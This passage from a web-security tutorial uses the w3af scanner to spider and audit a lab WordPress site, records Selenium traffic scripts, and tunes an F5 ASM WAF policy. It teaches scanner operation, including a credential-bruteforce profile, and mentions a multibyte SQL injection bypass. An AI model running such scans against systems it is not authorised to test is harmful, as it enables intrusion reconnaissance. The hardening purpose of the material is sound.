- bruteforce
- mangle

The code is well commented and written in python, so writing your own plugins should be trivial. W3af comes standard with Kali, and can easily be installed by following the instructions at the w3af user guide (<http://w3af.sourceforge.net/documentation/user/w3afUsersGuide.pdf>). Once installed, w3af provides a very robust command line. Below is a short walk through on how to use:

Launch w3af:



```

root@kali: /usr/share/w3af.git
File Edit View Search Terminal Help
root@kali: /usr/share/w3af.git# ./w3af_console
w3af>>>
  
```

Typing ‘help’ at any time will bring up the help menu:

```

root@kali: /usr/share/w3af.git
File Edit View Search Terminal Help
root@kali:/usr/share/w3af.git# ./w3af_console
w3af>>> help
-----
| start      | Start the scan.
| plugins   | Enable and configure plugins.
| exploit   | Exploit the vulnerability.
| profiles  | List and use scan profiles.
| cleanup   | Cleanup before starting a new scan.
-----
| help      | Display help. Issuing: help [command] , prints more
|           | specific help about "command"
| version   | Show w3af version information.
| keys      | Display key shortcuts.
-----
| http-settings | Configure the HTTP settings of the framework.
| misc-settings | Configure w3af misc settings.
| target      | Configure the target URL.
-----
| back      | Go to the previous menu.
| exit      | Exit w3af.
-----
| kb        | Browse the vulnerabilities stored in the Knowledge Base
-----
w3af>>>

```

Figure 2. w3af help menu

Within w3af you move forward by typing a given option and back by typing back. Type *view* to see a list of configurable options and use the *set* command to change the options. Below we will set the target. This will be the url that we will be auditing.

```

w3af>>> target
w3af/config:target>>>

```

```

w3af/config:target>>> view
-----
| Setting      | Value | Description
-----
| target_framework | unknown | Target programming Framework
|
| target       |        | (unknown/php/asp/asp.net/java/jsp/cfm/ruby/perl)
| target_os    | unknown | A comma separated list of URLs
|              |        | Target operating system (unknown/unix/windows)
-----
w3af/config:target>>>

```

Figure 3. List of configurable options

using the command 'set target' we can set the target url we want to audit.

Take some time to play around with w3af and its parameters. In the next few sections we will walk through setting up our baseline and spider scans.

## THE SPIDER

Spidering the existing web application is going to be critical for developing a robust policy. If your application has a very small traffic footprint, spidering is the only effective way to create a policy – traffic learning for low traffic sites generally creates policy that is too lax.

To setup w3af to create your spider you first need to identify a target, target\_os, and the target\_framework. For our lab we know that our target\_os is linux (for w3af they list all \*nix as unix) and our framework is php.

```

root@kali:~/usr/share/w3af.git# ./w3af console
w3af>>> target
w3af/config:target>>> view
-----|
| Setting      | Value | Description |
|-----|-----|-----|
| target_framework | unknown | Target programming framework |
| target        |        | (unknown/php/asp/asp.net/java/jsp/cfm/ruby/perl) |
|               |        | A comma separated list of URLs |
| target_os     | unknown | Target operating system (unknown/unix/windows) |
|-----|-----|-----|
w3af/config:target>>> set target http://www.bigsho.es
w3af/config:target>>> set target_os unix
w3af/config:target>>> set target_framework php
w3af/config:target>>>

```

**Figure 4.** Commands to identify target, target\_os and target\_framework

Lets set our output to a csv file, a text file and the console:

```
w3af/plugins>>> output xml_file text_file html_file csv_file export_requests
```

Next we want to configure the crawl plugin

```
w3af/plugins>>> crawl web_spider
w3af/plugins>>> back
```

Now we issue the cleanup command to prepare for our scan:

```
w3af>>> cleanup
```

Now lets start:

```
w3af>>> cleanup
w3af>>> start
```

When we finish with our scan, this is what we have:

```

root@kali: - root@kali: /usr/share/w3af.git
- http://www.bigsho.es/wp-content/themes/stationpro3_dev/pro/ | Method: GET
- http://www.bigsho.es/wp-content/themes/stationpro3_dev/pro/css/ | Method: GET
- http://www.bigsho.es/wp-content/themes/stationpro3_dev/pro/css/pro.css | Method: GET | Parameters: (ver="3.0")
- http://www.bigsho.es/wp-content/themes/stationpro3_dev/pro/css/theColors.css | Method: GET | Parameters: (ver="3.0")
- http://www.bigsho.es/wp-content/themes/stationpro3_dev/style.css | Method: GET
- http://www.bigsho.es/wp-content/themes/stationpro3_dev/wpsc-default.css | Method: GET | Parameters: (ver="3.8.6.4190")
- http://www.bigsho.es/wp-content/uploads/ | Method: GET
- http://www.bigsho.es/wp-content/uploads/2014/02/2276515-p-MULTIVIEW.jpg | Method: GET
- http://www.bigsho.es/wp-content/uploads/2014/02/blog_22264M050000_2_1_zps11d32b4911.jpg | Method: GET
- http://www.bigsho.es/wp-content/uploads/wpsc/ | Method: GET
- http://www.bigsho.es/wp-content/uploads/wpsc/product_images/ | Method: GET
- http://www.bigsho.es/wp-includes/ | Method: GET
- http://www.bigsho.es/wp-includes/js/ | Method: GET
- http://www.bigsho.es/wp-includes/js/comment-reply.js | Method: GET | Parameters: (ver="20090102")
- http://www.bigsho.es/wp-includes/js/jquery/ | Method: GET
- http://www.bigsho.es/wp-includes/js/jquery/jquery.js | Method: GET | Parameters: (ver="1.4.2")
- http://www.bigsho.es/wp-includes/wlmanifest.xml | Method: GET
- http://www.bigsho.es/wp-login.php | Method: GET | Parameters: (action="lostpasswo...")
- http://www.bigsho.es/wp-login.php | Method: GET | Parameters: (redirect to="http://www...", post="", reauth="1")
- http://www.bigsho.es/wp-login.php | Method: GET | Parameters: (redirect to="http://www...", reauth="1")
- http://www.bigsho.es/wp-login.php | Method: GET | Parameters: (redirect to="http://www...", reauth="1")
- http://www.bigsho.es/wp-login.php | Method: GET | Parameters: (redirect to="http://www...", reauth="1")
- http://www.bigsho.es/wp-login.php | Method: POST | Parameters: (log="", pwd="", remembe="forever", redirect to="http://www...")
- http://www.bigsho.es/xmlrpc.php | Method: GET
- http://www.bigsho.es/xmlrpc.php | Method: GET | Parameters: (rsd="")
Scan finished in 1 minute 7 seconds.
w3af>>>

```

**Figure 5.** Completed scan


After we exit out of w3af, there will be a file in our home directory called “out-requests.csv”. This file will have the results from our web spider. This will be a csv file with the request type, the uri and any parameters. This file will be used when we start to configure our WAF later on. Keep it handy.

## CREATING TRAFFIC WITH SELENIUM

For sites that are too complex to spider effectively, or have applications that don't work well with conventional spidering – we need to create traffic along a predictable pattern throughout the application.

The SeleniumIDE plugin for Firefox is what we can use to accomplish this task. SeleniumIDE (<http://docs.seleniumhq.org/download/>) runs within FireFox and has a suite of plugins of its own. The main goal is to record what a user does on your website, so we can replay it over-and-over again.

Once Selenium is installed and we have installed the appropriate plugins (Selenium Expert at a minimum), click on the icon to the right Home button at the top of the location bar, and the SeleniumIDE window should pop up (or Tools->SeleniumIDE).



**Figure 6.** SeleniumIDE

The interface is pretty straightforward. The BaseURL for your application is entered in the top bar, and then a click of the RED record button starts the recording. Once recording, go back to the browser window and walk through the application.




Figure 7. Actions recorded

In this particular test case, the actions were:

- Open up the root “/”
- Click on the About Page and wait for it to load
- Click on the Products Page and wait for it to load
- In the search box type in “chucks”
- Execute the Search
- Click on the Landing button
- Click on the Chucks Tag
- Click on the RSS Links button

These simple actions were rolled up into a script the SeleniumIDE can use to replay my actions. For more indepth information on SeleniumIDE head on over to: <https://www.udemy.com/blog/selenium-ide-tutorial/>.

There is way more information there than would ever fit in this small article.

Once we have done our recording. Click the record button again. Then from the File menu select Save. Give the test case a name and save it.

Next choose File->Export->Ruby/Rspec/WebDriver. Save the file and give it a name you can remember. This file will be the basis for a remote control process to drive traffic to your website. Think of this file as your perfect enduser. Due to a bug in SeleniumIDE – this file needs to be tailored a bit to work (bug 6129, <https://groups.google.com/forum/#!topic/selenium-users/flC07qSFnCA>). Open up the file in vi or your favorite editor.

Replace all occurances of `${receiver}` with `@driver`.

Save the file.

```
root@kali:/opt/Selenium# cat test-site3.rb | sed -e s/\${receiver}/@driver/g > test-site4.rb
```

To execute for single client traffic, all you need to do is:

```
root@kali:/opt/Selenium# rspec test-site4.rb
.
Finished in 14.43 seconds
1 example, 0 failures
```

So firing off 100 clients would be as simple as:

```
root@kali:/opt/Selenium# for i in {1..100}; do rspec test-site4.rb; $i++; done
```

This file will be the basis of all your traffic generation for this application.

## THE BASELINE

Now that we have a good spider file, we can start our baseline test. W3af comes with a set of predetermined profiles. These profiles contain all the commands needed to execute a certain type of scan. The default ones included with w3af are quite powerful and useful. To get to the profiles, launch w3af\_console and type profiles.

```
root@kali:/usr/share/w3af.git# ./w3af_console
w3af>>> profiles
w3af/profiles>>> help
-----
Use          | Use a profile.
list        | List available profiles.
save_as     | Save the current configuration to a profile.
-----
back        | Go to the previous menu.
exit       | Exit w3af.
-----
w3af/profiles>>>
```

Figure 8. List of commands at w3af\_console

The 'list' command will give you a brief dump of what profiles are available:

```
w3af/profiles>>> list
-----
Profile      | Description
-----
bruteforce   | Bruteforce form or basic authentication access controls using default credentials. To run this profile, set the target URL to the resource where the access control is, and then click on Start.
audit_high_risk | Perform a scan to only identify the vulnerabilities with higher risk, like SQL Injection, OS Commanding, Insecure File Uploads, etc.
full_audit   | This profile performs a full audit of the target website, using only the web_spider plugin for crawling.
OWASP_TOP10  | The Open Web Application Security Project (OWASP) is a worldwide free and open community focused on improving the security of application software. OWASP searched for and published the ten most common security flaws. This profile search for this top 10 security flaws. For more information about the security flaws: http://www.owasp.org/index.php/OWASP_Top_Ten_Project
fast_scan    | Perform a fast scan of the target site, using only a few discovery plugins and the fastest audit plugins.
empty_profile | This is an empty profile that you can use to start a new configuration from.
web_infrastructure | Use all the available techniques in w3af to fingerprint the remote Web infrastructure.
W3AF-SITEMAP | Profile
full_audit_spider_man | Perform a manual discovery using the spider_man plugin, and afterwards scan the site for any known vulnerabilities.
sitemap      | Use different online techniques to create a fast sitemap of the target web application. This plugin will only work if you've got Internet access and the target web application is being spidered by Yahoo!
```

Figure 9. w3af list command

For our application, we will be testing using the OWASP Top 10 profile. Though the full\_audit and audit\_high\_risk profiles would do just as well.

```
w3af/profiles>>> use OWASP_TOP10
Enabling redos's dependency server_header
Enabling dav's dependency allowed_methods
Enabling frontpage's dependency frontpage_version
Enabling user_dir's dependency finger_bing
Enabling user_dir's dependency finger_google
Enabling user_dir's dependency finger_pks
The plugins configured by the scan profile have been enabled, and their options configured.
Please set the target URL(s) and start the scan.
w3af/profiles>>>
```

Figure 10. Using the OWASP Top 10

Now we need to setup the targets:

```
w3af/profiles>>> back
w3af>>> target
w3af/config:target>>> set target http://www.bigsho.es
w3af/config:target>>> set target_os unix
w3af/config:target>>> set target_framework php
w3af/config:target>>>
```

Lets configure our outputs, we want to output to console, a text file, a csv file, and an html file:

```
w3af/plugins>>> output xml_file text_file html_file csv_file export_requests
w3af/plugins>>> output
```

Plugin name	Status	Conf	Description
console	Enabled	Yes	Print messages to the console.:author: Andres Riancho (andres.riancho@gmail.com)
csv_file	Enabled	Yes	Export identified vulnerabilities to a CSV file.:author: Andres Riancho (andres.riancho@gmail.com)
email_report		Yes	Email report to specified addresses.:author: Taras (oxdef@oxdef.info)
export_requests		Yes	Export the fuzzable requests found during crawl to a file.:author: Andres Riancho (andres.riancho@gmail.com)
html_file	Enabled	Yes	Generate HTML report with identified vulnerabilities and log messages.:author: Andres Riancho ((andres.riancho@gmail.com))
text_file	Enabled	Yes	Prints all messages to a text file.:author: Andres Riancho (andres.riancho@gmail.com)
xml_file		Yes	Print all messages to a xml file.:author: Kevin Denver ( muffysw@hotmail.com )

Figure 12. Enabled plugins

Lets start

```
w3af>>> cleanup
w3af>>> start
```

During operation the logs fly by as w3af does its magic. If you hit the [enter] button the current stats will be displayed:

```
-----
Crawling http://www.bigsho.es/ | Method: GET | Parameters: (s="Search") using crawl.oracle discovery
Auditing http://www.bigsho.es/ | Method: GET | Parameters: (s="Search") using audit.frontpage
Crawl phase: In (0.37 URLs/min) Out (0.37 URLs/min) Pending (0 URLs) ETA (None)
Audit phase: In (0.37 URLs/min) Out (0.37 URLs/min) Pending (0 URLs) ETA (None)
Requests per minute: 107
-----
```

When it is finished, you will see:

```
Scan finished in 10 minutes .
```

The output files are stored in the home directory.



## TUNING THE WAF

Just a recap of what we have done so far:

- We now have a spider listing of every URI within our site.
- We have also gotten a baseline reading of what vulnerabilities w3af has found.
- We have also created a Selenium Client that we can use to send good traffic to our site

The next section, we will be turning our attention over to the F5 ASM. Now, this methodology does not stop at ASM – this could easily be Mod\_Security, or Imperva, it really makes no matter. This methodology is about the steps, and the process – and less about the particular WAF you use. All commercial WAFs available are setup to take in the same information from the user to tune policy.

Lets log in to the F5 and create our new Security Policy

The screenshot displays the F5 ASM web interface. At the top, a status bar shows: Hostname: lb1a.bigsho.es, Date: Feb 2, 2014, User: admin, IP Address: 127.0.0.1, Time: 3:31 PM (PST), and Role: Administrator. Below this, the F5 logo is visible along with status indicators: ONLINE (ACTIVE), Standalone, and Provisioning Warning. The main navigation menu includes Main, Help, and About. A left sidebar contains various management sections: Statistics, iApp, Wizards, Global Traffic, Local Traffic, Acceleration, Access Policy, Device Management, and Security. The Security section is expanded, showing sub-menus: Overview, Application Security (highlighted), Protocol Security, DoS Protection, and Event Logs. The Application Security sub-menu is further expanded, listing: Security Policies (with a green plus icon), Policy Building, Vulnerability Assessments, Blocking, File Types, URLs, Parameters, Attack Signatures, Sessions and Logins, Headers, IP Addresses, Content Profiles, Data Guard, CSRF Protection, Anomaly Detection, Integrated Services, Geolocation, and Enforcement. The Security Policies sub-menu is also expanded, showing: Active Policies, Inactive Policies, Policy Groups, Policies Summary, and Policy Diff. The URL bar at the bottom shows: https://198.18.254.245/dms/policy/wizard.php.

Figure 13. Application Security

Choose 'Existing Virtual Server' and click Next



Figure 14. Deployment Scenario

Now select the protocol and the Virtual Server, click next




Figure 15. Configuring

Here is where we come to a fork in the road. The safest, most secure route is to select “Create Policy Manually”. This will rely on the spidering file we used earlier, and will require you to understand a lot about your application. This method is the most secure and the deepest dive into the WAF. This is where your optimization efforts pay off.

The alternative, is to put it into “automatic” mode. This allows the WAF to try to ‘learn’ what good data is. This fills the negative security model trust – so that anything not recognized as “good” then becomes “bad” by default. Once in automatic “learning” mode – run our client script that we created earlier to simulate client traffic. For this exercise lets build the policy manually.




Figure 16. Manual Policy Build

The next step walks through some important properties surrounding your new policy. Namely, the language encoding (think bytes, not programming) that the application displays in. Most applications are Unicode by default – but if unsure, check with the development staff.

A common SQLInjection attack that plagues mysql based systems is using multi-byte characters to beat ‘addslashes’. A good article on it is here (<http://epadillas.wordpress.com/2012/12/29/multibyte-sql-injection-mysql-and-php-case-study/>). Setting the language encoding within the policy now allows us to only accept characters within our pre-determined language set. We have essentially mitigated the issue of multibyte strings slipping through ‘addslashes’.

## RAPID DEPLOYMENT

The Rapid Deployment security policy provides security features that minimize the number of false positive alarms and reduce the complexity and length of the deployment period. By default, the Rapid Deployment security policy includes the following security checks:

- Performs HTTP compliance checks
- Checks for mandatory HTTP headers
- Stops information leakage
- Prevents illegal HTTP methods from being used in a request
- Checks response codes
- Enforces cookie RFC compliance
- Applies attack signatures to requests (and responses, if applying signatures to responses)
- Detects evasion technique
- Prevents access from disallowed geolocations
- Prevents access from disallowed users, sessions, and IP addresses
- Checks whether request length exceeds defined buffer size
- Detects disallowed file upload content
- Checks for characters that failed to convert
- Looks for requests with modified ASM cookies

With the Rapid Deployment security policy, we can quickly create a security policy that meets the majority of web application security requirements.

For the Enforcement Readiness Period, retain the default setting of 7 days. During this period, we can test the security policy entities for false positives before enforcing them. During the enforcement readiness period, the security policy provides learning suggestions when it processes requests that do not meet the security policy; but the security policy does not alert or block that traffic, even if those requests trigger violations. You can review new entities and decide which are legitimate and include them in the security policy.

**Configure Security Policy Properties** [Cancel] [Back] [Next...]

Application Language: Unicode (utf-8)

Application-Ready Security Policy: Rapid Deployment security policy

Enforcement Readiness Period: 7 days

Description

On this screen you configure the basic properties of the security policy.

In this step you specify the **Application Language** which is the encoding used by your web application. The system uses the **Application Language** setting to accurately decode the clients' requests and normalize them before applying various security checks. You cannot change the **Application Language** once you have finished running the Deployment Wizard.

If you are not sure which encoding should be used, select **Auto detect**, when available, and the system will automatically detect it for you. If **Auto detect** is not available, browse your web application with a browser.

- If you are using Internet Explorer, right click within the browser page, select Encoding and see which encoding is being used by the browser.
- If you are using Mozilla Firefox, right click within the browser page, and select **View Page Info**. The encoding information is displayed.


The **Application-Ready Security Policy** drop-down menu lists the pre-defined security policies that are provided for several commonly used applications. If you are protecting one of these applications, we recommend you use one of the pre-defined policies. These security policies serve as baseline security policies which have been tested by F5.

You can also decide how many days security policy entities remain in staging mode, or how many days since the security policy learns explicit entities that match wildcard entities configured to add all explicit entities, since last changed before the system suggests you enforce them. Staging and learning explicit entities allows you to test the security policy entities for false positives without enforcing them. The security policy will provide "staging suggestions" and "learning suggestions" when requests are processed which do not meet the security policy entity's settings, but the security policy will not alert or block that traffic, even if those requests trigger violations against the security policy.

[Cancel] [Back] [Next...]

**Figure 17.** Security Policy Properties


After clicking Next, you are presented with the Signature selection dialog:



**Figure 18.** Signature sets

For this scenario, we have already added the signature sets that are pertinent to the lab environment (your choices should vary):


- General Database (default)
- System Independent (default)
- Various Systems (default)
- Operating System: Linux
- Web Server: Other Web Server
- Languages: PHP
- Database Server: Mysql



**Figure 19.** Staging properties

Signature staging allows a test of the signatures for false positives without enforcing them. Any signature that is in staging will only generate alerts, but will not block traffic that matches the signature. At the end of the staging period, the system automatically promotes the signatures from staging that did not receive any hits, and enforces them. This allow us to quickly and easily sort signatures we can trust to secure the security policy, without generating false positives, from signatures that require further investigation before promoting them from staging.

We can enable or disable the system from enforcing attack signatures that are part of the assigned attack signature systems designed to inspect responses to requests that match all file types that the system adds to the security policy.



**Figure 20.** ASM Profile

## ADVANCED TUNING

Now that we have the basics covered, we need to jump in to some real fine tuning for our application. We will start at:

- Maximum Header length
- Maximum Cookie Header length

To protect against buffer overflow attacks – we must set these values close to our actual longest match requirements. In this case, I have set it to 1K as that is the longest header value within the application. I gathered this information from looking at the source code for the application. In practice, this is something the development team would have to provide.

## RESPONSE CODES

By default, the Application Security Manager accepts all response codes from 1xx to 3xx as valid responses. Response codes from 4xx to 5xx are considered invalid unless added to the Allowed Response Status Codes list. By default, 400, 401, 404, 407, 417, and 503 are on the list as valid HTTP response status codes.

If a response contains a response status code from 4xx to 5xx that is not on the list, the system issues the violation, illegal HTTP status in response. If you configured the security policy to block this violation, the system blocks the response.

The screenshot shows the configuration page for response codes. It includes the following settings:

- Mask Credit Card Numbers in Request Log:**  Enabled
- Maximum HTTP Header Length:**  Any  Length: 1024 Bytes
- Maximum Cookie Header Length:**  Any  Length: 1024 Bytes
- Allowed Response Status Codes:** A list of status codes with "Remove All" and "Remove" buttons.
- Dynamic Session ID in URL:** Disabled (dropdown menu)
- Trigger ASM ifRule Events:**  Enabled
- Trust XFF Header:**  Enabled
- Handle Path Parameters:** Ignore (dropdown menu)

Buttons at the bottom: Cancel, Save, Reconfigure.

**Figure 21.** *Response codes*

By default, the Application Security Manager accepts all response codes from 1xx to 3xx as valid responses. Response codes from 4xx to 5xx are considered invalid unless added to the Allowed Response Status Codes list.

If a response contains a response status code from 4xx to 5xx that is not on the list, the system issues the violation, Illegal HTTP status in response. We will configure the security policy to block this violation, the system then blocks the response. This will slow down most automated scans that are looking for 404s as part of their spidering operation.

## CUSTOM RESPONSE PAGES

The next step is to define some Custom Response pages. In the Application->Blocking->Response Pages menu – change the Response Type to Custom Response and fill in the html for your custom page.




Figure 22. Response pages

We develop Custom Response pages so attackers cannot use the ASMs own error pages to fingerprint our WAF. We can also use this field to give the user more information on what is happening, or move them to another Virtual Server.

